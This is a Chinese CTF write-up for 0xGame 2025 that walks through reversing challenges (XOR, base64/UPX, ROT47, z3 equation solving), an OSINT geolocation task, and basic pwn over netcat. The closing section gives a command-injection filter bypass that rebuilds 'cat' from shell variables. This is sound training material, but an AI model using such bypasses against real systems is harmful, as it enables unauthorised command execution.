welcome@dep-9d2daa80-2a39-4a67-b8bf-011c3a4ecfd4-5dcb8cb475-mtn2l:~/challenge/files$ dir
0680f75b6206378f.dat  38493322dca5ab35.dat  6fdc58df7d58ed99.dat  a84972dfc73f8203.dat  d9da858c1b8a8cc0.dat
088ecb61f02a9413.dat  39f3b81c33262c15.dat  76f87e8eef7db48f.dat  a96f3812b91b38fd.dat  daf3dc5462a19e48.dat
091ecdb25b4be3b8.dat  3a1bd4c17df18bc3.dat  7a0d80eee03780bd.dat  ac0813252024d8d4.dat  dd424720dfe96c48.dat
0d5e9b2207c642ff.dat  3b58b8b1fc9c3d34.dat  7b6f24ac00490352.dat  b32354a6b4432be1.dat  deafa00bfc3d140d.dat
0d81b8825d277f47.dat  3c521740b495d344.dat  7fba49fe3a294883.dat  b483f9f8576dd099.dat  df72d662f7518feb.dat
0e0ca719bacb531d.dat  3cfe2c73176440c5.dat  804e58cfcd466719.dat  b5f86790a546fa2e.dat  e2c72a3c6344ee50.dat
153036983805dcbe.dat  3fcfc75e8b0ec8c3.dat  8696b1357a4bbf8b.dat  b625855901b6ae44.dat  e36b4bedf65f152b.dat
188d23ae23a48c40.dat  433a755eb7db9567.dat  89f599ad30ed53d2.dat  b81cd01bae40a8ca.dat  e530683d3bca0f8f.dat
19dd6ad9b0543bfa.dat  47718a77e0c83323.dat  89fce870837731ce.dat  b95901710f8c6f0e.dat  e680454c23f1b628.dat
1fd096cf216627fe.dat  4b124e628a70791b.dat  8ca7831a7f538fff.dat  bda377fd0122d17e.dat  e770d7f7f085512a.dat
2038d0d53202919e.dat  4db046fbb936e0e9.dat  8d70c28a608afaa8.dat  be365f95ca8077e7.dat  e8e15c893e05d9e6.dat
2053a2b7745d9521.dat  4f7ee0e20768f5ca.dat  900631308ea48729.dat  bf3a8a89d72b487e.dat  f3c0ef8f7a73e28e.dat
24a870dcf0e2cbbd.dat  50a6ec37173e3cf9.dat  912a6c1d376d3dbf.dat  bfa03b95500a5031.dat  f451b173eb6a12c4.dat
265ba9867c8be996.dat  62e5edf912b597ac.dat  9717ce53c1b13f9d.dat  c28201e6e5c1d7ec.dat  f693ccc1ea667270.dat
282e5c748fb8337d.dat  6671e9257249b201.dat  9a89f8659d4e18f0.dat  c417ed6a0eb0d0d9.dat  f90dfad257ef33e7.dat
2a0daf0f153b01f1.dat  6695ea567b80bb9f.dat  9d29a2c80d10d86d.dat  cbb773e9922328a3.dat  fb03388b4763e0c9.dat
2d0bc3da80b182b8.dat  69a8e68ab62b7461.dat  a0b8793b15d5007d.dat  cfb268adb1daaf64.dat  ffb36336cf813b97.dat
2da308eda659009d.dat  6aa084e31a2316de.dat  a26982cb88e85f3d.dat  d01ec21496c62a81.dat
2ed759853429eb6a.dat  6c4900e09f1d1d7c.dat  a2b44c480230496e.dat  d44a4c5d7ad848f9.dat
2f7e024e9d28837b.dat  6d9f91fcde89413b.dat  a2d0eb4f0b42b93e.dat  d64930707c962d78.dat
320e3c530a5fb21f.dat  6e51b0de6fa55693.dat  a72db8972dfa68f6.dat  d710b9c801e83386.dat
```

然后呢。。。嘿嘿嘿，我管你个SHA值



```
welcome@dep-9d2daa80-2a39-4a67-b8bf-011c3a4ecfd4-5dcb8cb475-mtn2l:~/challenge$ ./decrypt.sh files/0680f75b6206378f.dat
./decrypt.sh files/38493322dca5ab35.dat
./decrypt.sh files/6fdc58df7d58ed99.dat
./decrypt.sh files/a84972dfc73f8203.dat
./decrypt.sh files/d9da858c1b8a8cc0.dat
./decrypt.sh files/088ecb61f02a9413.dat
./decrypt.sh files/39f3b81c33262c15.dat
./decrypt.sh files/76f87e8eef7db48f.dat
./decrypt.sh files/a96f3812b91b38fd.dat
./decrypt.sh files/daf3dc5462a19e48.dat
./decrypt.sh files/091ecdb25b4be3b8.dat
./decrypt.sh files/3a1bd4c17df18bc3.dat
./decrypt.sh files/7a0d80eee03780bd.dat
./decrypt.sh files/ac0813252024d8d4.dat
./decrypt.sh files/dd424720dfe96c48.dat
./decrypt.sh files/0d5e9b2207c642ff.dat
./decrypt.sh files/3b58b8b1fc9c3d34.dat
./decrypt.sh files/7b6f24ac00490352.dat
./decrypt.sh files/b32354a6b4432be1.dat
./decrypt.sh files/deafa00bfc3d140d.dat
./decrypt.sh files/0d81b8825d277f47.dat
./decrypt.sh files/3c521740b495d344.dat
./decrypt.sh files/7fba49fe3a294883.dat
./decrypt.sh files/b483f9f8576dd099.dat
./decrypt.sh files/df72d662f7518feb.dat
./decrypt.sh files/0e0ca719bacb531d.dat
./decrypt.sh files/3cfe2c73176440c5.dat
./decrypt.sh files/804e58cfcd466719.dat
./decrypt.sh files/b5f86790a546fa2e.dat
./decrypt.sh files/e2c72a3c6344ee50.dat
./decrypt.sh files/d710b9c801e83386.dat
bad magic number
```

然后




```
bad magic number

bad magic number

bad magic number

0xGame{Welc0me_to_H@ckers_w0r1d}
bad magic number

bad magic number

bad magic number
```

```
0xGame{Welc0me_to_H@ckers_w0r1d}
```

逆向

SignIn

```
0xGame{G00d$!gn1n_&_N0w_5t4rt_y0ur_R3V3R5E}
```




```
.rdata:0000000000404000                              ;org 404000h
.rdata:0000000000404000 a0xgameG00dGn1n db '0xGame{G00d$!gn1n_&_N0w_5t4rt_y0ur_R3V3R5E}',0
.rdata:0000000000404000                                         ; DATA XREF: .data:flag↑o
.rdata:000000000040402C ; const char Buffer[]
.rdata:000000000040402C Buffer          db 'Welcome to 0xGame2025',0
```

DyDebug

题目要求Debug,试一下
实在不行就直接解密（doge)

BaseUpx



```
                       Ultimate Packer for eXecutables
                          Copyright (C) 1996 - 2025
UPX 5.0.2       Markus Oberhumer, Laszlo Molnar & John Reiser   Jul 20th 2025

        File size         Ratio      Format      Name
   --------------------   ------   -----------   -----------
     60664 <-     43768   72.15%    win64/pe     Base.exe

Unpacked 1 file.
```

源码

```
encoded_string = base64_encode((const unsigned __int8 *)enc, v4);
```

```
.rdata:0000000000405048 aMhhhyw1le1cwd1 db
'MHhHYW1le1cwd191XzRyM183aDNfRzBkXzBmX3VweCZiNHMzNjRfRDNzMWdufQ==',0
```

```
0xGame{W0w_u_4r3_7h3_G0d_0f_upx&b4s364_D3s1gn}
```

EasyXor

```
Do you know about bitwise operations? They're common in reverse, especially
XOR.
```


常见XOR加密解密
分析发现加密函数

```
(s[i] ^ key[i % strlen(key)]) + i == str[i]
```

得出解密函数

```
s[i] = (str[i] - i) ^ key[i % len(key)]
```

我们需要 **str** 与 **key**



```
.data:0000000000004060 str             db 42h, 1Ah, 39h, 17h, 1Dh, 9, 51h, 55h, 2Ch, 5Fh, 63h
.data:0000000000004060                                         ; DATA XREF: main+BC↑o
.data:000000000000406B                 db 0Ch, 0Dh, 16h, 62h, 27h, 55h, 64h, 55h, 26h, 6Dh, 6Ah
.data:0000000000004076                 db 18h, 34h, 88h, 65h, 6Eh, 1Ch, 21h, 6Eh, 3Dh, 23h, 6Ah
.data:0000000000004081                 db 25h, 6Bh, 63h, 68h, 7Eh, 77h, 75h, 9Ah, 7Dh, 39h, 43h
.data:000000000000408C                 db 4 dup(0)
.data:0000000000004090                 public key
.data:0000000000004090 ; char *key
.data:0000000000004090 key             dq offset aRaputa0xgame20
.data:0000000000004090                                         ; DATA XREF: main+75↑r
.data:0000000000004090                                         ; main+82↑r
```

万事俱备，只欠点火烧山

```
str
42h, 1Ah, 39h, 17h, 1Dh, 9, 51h, 55h, 2Ch, 5Fh, 63h
0Ch, 0Dh, 16h, 62h, 27h, 55h, 64h, 55h, 26h, 6Dh, 6Ah
18h, 34h, 88h, 65h, 6Eh, 1Ch, 21h, 6Eh, 3Dh, 23h, 6Ah
25h, 6Bh, 63h, 68h, 7Eh, 77h, 75h, 9Ah, 7Dh, 39h, 43h
.data:000000000000408C                 db 4 dup(0) //卄，啥意思


key
aRaputa0xgame20
```

```python
def decrypt_flag():
    str_data = [
        0x42, 0x1A, 0x39, 0x17, 0x1D, 0x09, 0x51, 0x55, 0x2C, 0x5F, 0x63,
        0x0C, 0x0D, 0x16, 0x62, 0x27, 0x55, 0x64, 0x55, 0x26, 0x6D, 0x6A,
        0x18, 0x34, 0x88, 0x65, 0x6E, 0x1C, 0x21, 0x6E, 0x3D, 0x23, 0x6A,
        0x25, 0x6B, 0x63, 0x68, 0x7E, 0x77, 0x75, 0x9A, 0x7D, 0x39, 0x43
    ]
    key = b"raputa0xGame2025"
    flag = ""
    for i in range(len(str_data)):
        # 解密公式: s[i] = (str[i] - i) ^ key[i % len(key)]
        decrypted_char = (str_data[i] - i) ^ key[i % len(key)]
        flag += chr(decrypted_char)
    return flag
result = decrypt_flag()
print(f"Flag: {result}")
```

```
0xGame{6c74d39f-723f-42e7-9d7a-18e9508a655b}
```

SignIn2

你说这是逆向题，这不是密码题吗?

这是加密后的flag:

`@*Wq}u-guAs@}CoBo*yq!*y~*yuo###oA@F@DDIE@I/`

请输入一个整数作为key来解密:

88

解密后的flag: `F0]w%{3m{GyF%IuHu0!w'0!&0!{u))uGFLFJJOKFO5`

好像不太对捏，给你一点提示吧

ROT47 Brust Force

让我爆破? 我不干暴力美学好吗?


使用ROT47 加密算法

投机取巧一下

```
    字符1: '@' -> ASCII 64
    字符2: '*' -> ASCII 42
    字符3: 'W' -> ASCII 87
    字符4: 'q' -> ASCII 113
    字符5: '}' -> ASCII 125
    字符6: 'u' -> ASCII 117
```

```
decrypted_char = (char - 33 - key + 94) % 94 + 33
```

计算前6个字符的密钥，得出 `key ≡ 16 mod 94`



```
这是加密后的flag:
@*Wq}u-guAs@}CoBo*yq!*y~*yuo##oA@F@DDIE@I/
请输入一个整数作为key来解密:
16
解密后的flag: 0xGame{We1c0m3_2_xiaoxinxie_qq_1060449509}
恭喜你解出了flag!
```


ZZZ(ZenlessZoneZero)

逆向代码分析：

```
_main(argc, argv, envp);
  puts("Input the flag:(SHA-
256:4aba519d4666f5421488afaaf89efdcbe48e7a53f814ce5c1d82b46b55032651)");
  scanf("%s", s1);
  if ( !strncmp(s1, "0xGame{", 7uLL) && s1[strlen(s1) - 1] == 125 &&
strlen(s1) == 40 )
  {
    sscanf(s1, "0xGame{%8x%8x%8x%8x}", &x1, &x2, &x3, &x4);
    if ( 3 * x2 + 5 * x1 + 7 * x4 + 2 * x3 == -1445932505
      && 2 * (2 * (2 * x2 + x3) + x1) + x4 == -672666814
      && 7 * x2 + 3 * x1 + 5 * x4 + 4 * x3 == 958464147
      && ((x1 ^ x2) << 6) + ((x3 >> 6) ^ 0x4514) == 123074281 )
    {
      puts("Correct!");
    }
    else
    {
      puts("Wrong!");
    }
  }
  else
  {
    puts("Format error!");
  }
  return 0;
}
```

这个题需要对方程求解，不排除多解还要等等。

```
3 * x2 + 5 * x1 + 7 * x4 + 2 * x3 == -1445932505
2 * (2 * (2 * x2 + x3) + x1) + x4 == -672666814
7 * x2 + 3 * x1 + 5 * x4 + 4 * x3 == 958464147
((x1 ^ x2) << 6) + ((x3 >> 6) ^ 0x4514) == 123074281 )
```



$x1 = x$

$x2 = y$

$x3 = z$

$x4 = m$

① $3y + 5x + 7m + 2z = -1445932505$

$2[2\cdot[2\cdot y+z] + x]+m = -672666814$

② $2x + 8y + 4z + m = -672666814$

① $7y + 3x + 4z + 5m = 958464147$

约束条件 ④ $[((x_1 \oplus x_2) \ll 6) + ((x_3 \gg 6) \oplus 0x4514)] = \cdots$

↳ $A = (x \oplus y) \ll 6$

$B = (z \gg 6) \oplus 0x4514$

$A+B = 123074281$

前面三个方程

$$\left.\begin{array}{l} \boxed{5}x + \boxed{3}y + \boxed{2}z + \boxed{7}m = -1445932505 \\ \boxed{2}x + \boxed{8}y + \boxed{4}z + \boxed{1}m = -672666814 \\ \boxed{3}x + \boxed{7}y + \boxed{4}z + \boxed{5}m = 958464147 \end{array}\right\} \rightarrow \text{应该为32位有符号整数}$$

对上式多解进行校验 [约束条件]

化简完毕后用z3求解

SHA → 已知, 可用于校验.

整体上思路

编写脚本

```
from z3 import *
import hashlib
TARGET_SHA =
"4aba519d4666f5421488afaaf89efdcbe48e7a53f814ce5c1d82b46b55032651"
# 32 位无符号建模
x1, x2, x3, x4 = BitVecs('x1 x2 x3 x4', 32)
# 初始化Z3求解器
s = Solver()
# 约束（位运算按 C 的 uint32 语义）
# 线性方程约束
s.add((5*x1 + 3*x2 + 2*x3 + 7*x4) == BitVecVal((-1445932505) & 0xFFFFFFFF,
32))
s.add((2*x1 + 8*x2 + 4*x3 + 1*x4) == BitVecVal(0xD7E7EB42, 32))
s.add((3*x1 + 7*x2 + 4*x3 + 5*x4) == BitVecVal(958464147, 32))
# 非线性方程约束
s.add((((x1 ^ x2) << 6) + (LShR(x3, 6) ^ BitVecVal(0x4514, 32))) ==
BitVecVal(123074281,32))
# 遍历解
while s.check() == sat:
    m = s.model()
    vals = [m[x].as_long() for x in (x1, x2, x3, x4)]
    for solution in ("x", "X"):
        parts = [format(t, f"08{solution}") for t in vals] # 动态格式化
        flag = f"0xGame{{{''.join(parts)}}}" # 拼接flag进行验证
        digest = hashlib.sha256(flag.encode()).hexdigest()
        if digest == TARGET_SHA:
                print(flag)
                print("sha256:", digest)
                raise SystemExit(0)
# 强制求解器寻找不同的解，以防多解现象。
    s.add(Or(x1 != vals[0], x2 != vals[1], x3 != vals[2], x4 != vals[3]))
```


得到flag

```
0xGame{99482fd0b95440870e990f7aa0514982}
```

Osint

猜猜background

1-2 info



GPS

纬度	32; 7; 8.97999999999594678
经度	118; 55; 35.69000000000021578
高度	15.7


```
32度7分8.97999999秒=32.1191611111~32.1191
118度55分35.69000000秒=118.9265805556~118.9265
```

1-1
日本静冈县伊豆半大室山（为啥日文名称不对？）

```
0xGame{大室山_32.1191_118.9265}
```

PWN

test_your_ncat




```
┌──(kali㉿NewEridu)-[~]
└─$ nc nc1.ctfplus.cn 41333
ls
bin
dev
flag
ld-linux-x86-64.so.2
lib
lib32
lib64
libc.so.6
libexec
libx32
pwn
cat flag
0xGame{test_your_nc_first}
```

```
0xGame{test_your_nc_first}
```

命令执行

由于不能有cat ,那就拆开

```
a=c;b=at;$a$b flag
```



